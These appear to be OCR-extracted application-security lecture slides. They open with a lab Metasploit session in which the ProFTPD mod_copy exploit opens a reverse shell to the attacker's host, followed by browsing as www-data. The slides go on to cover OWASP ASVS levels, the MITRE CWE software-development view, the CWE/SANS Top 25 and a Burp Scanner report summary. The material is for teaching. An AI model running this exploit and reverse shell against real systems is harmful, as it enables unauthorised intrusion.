msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

We obtained a “Jail shell”

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files (*NIX Only)
    upload      Upload files (*NIX Only)
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
    pry         Open the Pry debugger on the current session
```

```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
0yHt279.php  CuH5e.php    NsCfe.php    b8FI6.php    l9V2Xbu.php  test
8JEK3.php    KOGLwJr.php  SqaNWI.php   ijMqGh.php   lJ8u7rX.php  xyVuq.php
AZdCe.php    Kh9V6WP.php  Tt6hub.php   index.html   onkos81.php
BiqGIOz.php  MWmXAlV.php  YESrVcg.php  jtbxN93.php  robots.txt
$
```

Next steps

```
$ cd /home
cd /home
$ ls
ls
bcurtis  bschneier  cincinnatus  jcomey  justin  mmoxie  pzimm  tyler
$ cd bcurtis
cd bcurtis
$ ls
ls
go-away.txt  tmp
$ cat go-away.txt
cat go-away.txt
Nothing to see in my home dir, go away!
$
```

OWASP

Application Security Verification Standard 4.0.3

Final

October 2021

Application Security Verification Levels

The Application Security Verification Standard defines three security verification levels, with each level increasing in depth.

- ASVS Level 1 is for low assurance levels, and is completely penetration testable
- ASVS Level 2 is for applications that contain sensitive data, which requires protection and is the recommended level for most apps
- ASVS Level 3 is for the most critical applications - applications that perform high value transactions, contain sensitive medical data, or any application that requires the highest level of trust.

Each ASVS level contains a list of security requirements. Each of these requirements can also be mapped to security-specific features and capabilities that must be built into software by developers.





Figure 1 - OWASP Application Security Verification Standard 4.0 Levels


Application Security Testing (AST)



SBOM = Software Bill Of Materials
ASRTM = Application Security Requirements and Threat modeling
CSSTP = Crowdsourced Software Security Testing Platforms (i.e. bug bounties)
WAAP = cloud Web Application and API Protection
EAM = Externalized Authorization Management

Fundamental Capabilities

- Static AST (SAST)
- Software Composition Analysis (SCA)
- Dynamic AST (DAST)
- API Testing



Estimated AST market reached $3.4 billion in 2022

MITRE's Common Application Vulnerabilities

Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (4.5)

CWE VIEW: Software Development

View ID: 699
Type: Graph

Objective

This view organizes weaknesses around concepts that are frequently used or encountered in software development. Thi
vendors. It provides a variety of categories that are intended to simplify navigation, browsing, and mapping.

Audience

Stakeholder	Description
Software Developers	Software developers (including architects, designers, coders, and testers) use this view to better Introduction can enable focus on a specific phase of the development lifecycle.
Educators	Educators use this view to teach future developers about the types of mistakes that are commor

Relationships

The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. A
weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying l
that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of w
vulnerability.

699 - Software Development

- C API / Function Errors - *(1228)*
- C Audit / Logging Errors - *(1210)*
- C Authentication Errors - *(1211)*
- C Authorization Errors - *(1212)*
- C Bad Coding Practices - *(1006)*
- C Behavioral Problems - *(438)*
- C Business Logic Errors - *(840)*
- C Communication Channel Errors - *(417)*
- C Complexity Issues - *(1226)*
- C Concurrency Issues - *(557)*
- C Credentials Management Errors - *(255)*
- C Cryptographic Issues - *(310)*
- C Key Management Errors - *(320)*
- C Data Integrity Issues - *(1214)*
- C Data Processing Errors - *(19)*
- C Data Neutralization Issues - *(137)*
- C Documentation Issues - *(1225)*
- C File Handling Issues - *(1219)*
- C Encapsulation Issues - *(1227)*
- C Error Conditions, Return Values, Status Codes - *(389)*
- C Expression Issues - *(569)*
- C Handler Errors - *(429)*
- C Information Management Errors - *(199)*
- C Initialization and Cleanup Errors - *(452)*
- C Data Validation Issues - *(1215)*
- C Lockout Mechanism Errors - *(1216)*
- C Memory Buffer Errors - *(1218)*
- C Numeric Errors - *(189)*
- C Permission Issues - *(275)*
- C Pointer Issues - *(465)*
- C Privilege Issues - *(265)*
- C Random Number Issues - *(1213)*
- C Resource Locking Problems - *(411)*
- C Resource Management Errors - *(399)*
- C Signal Errors - *(387)*
- C State Issues - *(371)*
- C String Errors - *(133)*
- C Type Errors - *(136)*
- C User Interface Security Issues - *(355)*
- C User Session Errors - *(1217)*

699 - Software Development

- C API / Function Errors - *(1228)*
  - B Use of Inherently Dangerous Function - *(242)*
  - B Use of Function with Inconsistent Implementations - *(474)*
  - B Undefined Behavior for Input to API - *(475)*
  - B Use of Obsolete Function - *(477)*
  - B Use of Potentially Dangerous Function - *(676)*
  - B Use of Low-Level Functionality - *(695)*
  - B Exposed Dangerous Method or Function - *(749)*
- C Audit / Logging Errors - *(1210)*
- C Authentication Errors - *(1211)*
  - B Authentication Bypass Using an Alternate Path or Channel - *(288)*
  - B Authentication Bypass by Spoofing - *(290)*
  - B Authentication Bypass by Capture-replay - *(294)*
  - B Improper Certificate Validation - *(295)*
  - B Improper Following of a Certificate's Chain of Trust - *(296)*
  - B Improper Check for Certificate Revocation - *(299)*
  - B Incorrect Implementation of Authentication Algorithm - *(303)*
  - B Missing Critical Step in Authentication - *(304)*
  - B Authentication Bypass by Primary Weakness - *(305)*
  - B Missing Authentication for Critical Function - *(306)*
  - B Improper Restriction of Excessive Authentication Attempts - *(307)*
  - B Use of Single-factor Authentication - *(308)*
  - B Use of Password System for Primary Authentication - *(309)*
  - B Key Exchange without Entity Authentication - *(322)*
  - B Use of Client-Side Authentication - *(603)*
  - B Overly Restrictive Account Lockout Mechanism - *(645)*
  - B Guessable CAPTCHA - *(804)*
  - B Use of Password Hash Instead of Password for Authentication - *(836)*
- C Authorization Errors - *(1212)*
- C Bad Coding Practices - *(1006)*
- C Behavioral Problems - *(438)*
- C Business Logic Errors - *(840)*
- C Communication Channel Errors - *(417)*
- C Complexity Issues - *(1226)*
- C Concurrency Issues - *(557)*

MITRE’s Common Weakness Enumeration


SANS

Train and Certify | Manage Your Team | Resources | Focus Areas | Get Involved

CWE/SANS TOP 25 Most Dangerous Software Errors

Rank	ID	Name
1	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3	CWE-20	Improper Input Validation
4	CWE-200	Information Exposure
5	CWE-125	Out-of-bounds Read
6	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
7	CWE-416	Use After Free
8	CWE-190	Integer Overflow or Wraparound
9	CWE-352	Cross-Site Request Forgery (CSRF)
10	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
11	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
12	CWE-787	Out-of-bounds Write
13	CWE-287	Improper Authentication
14	CWE-476	NULL Pointer Dereference
15	CWE-732	Incorrect Permission Assignment for Critical Resource
16	CWE-434	Unrestricted Upload of File with Dangerous Type
17	CWE-611	Improper Restriction of XML External Entity Reference
18	CWE-94	Improper Control of Generation of Code ('Code Injection')
19	CWE-798	Use of Hard-coded Credentials
20	CWE-400	Uncontrolled Resource Consumption
21	CWE-772	Missing Release of Resource after Effective Lifetime
22	CWE-426	Untrusted Search Path
23	CWE-502	Deserialization of Untrusted Data
24	CWE-269	Improper Privilege Management
25	CWE-295	Improper Certificate Validation

Application Vulnerability Testing Reports



Burp Scanner Sample Report

BURPSUITE PROFESSIONAL


Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

Severity \ Confidence	Certain	Firm	Tentative	Total
High	12	4	1	17
Medium	0	2	0	2
Low	4	0	0	4
Information	9	2	0	11

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.

Contents




Executive Summary


Issue Types 32

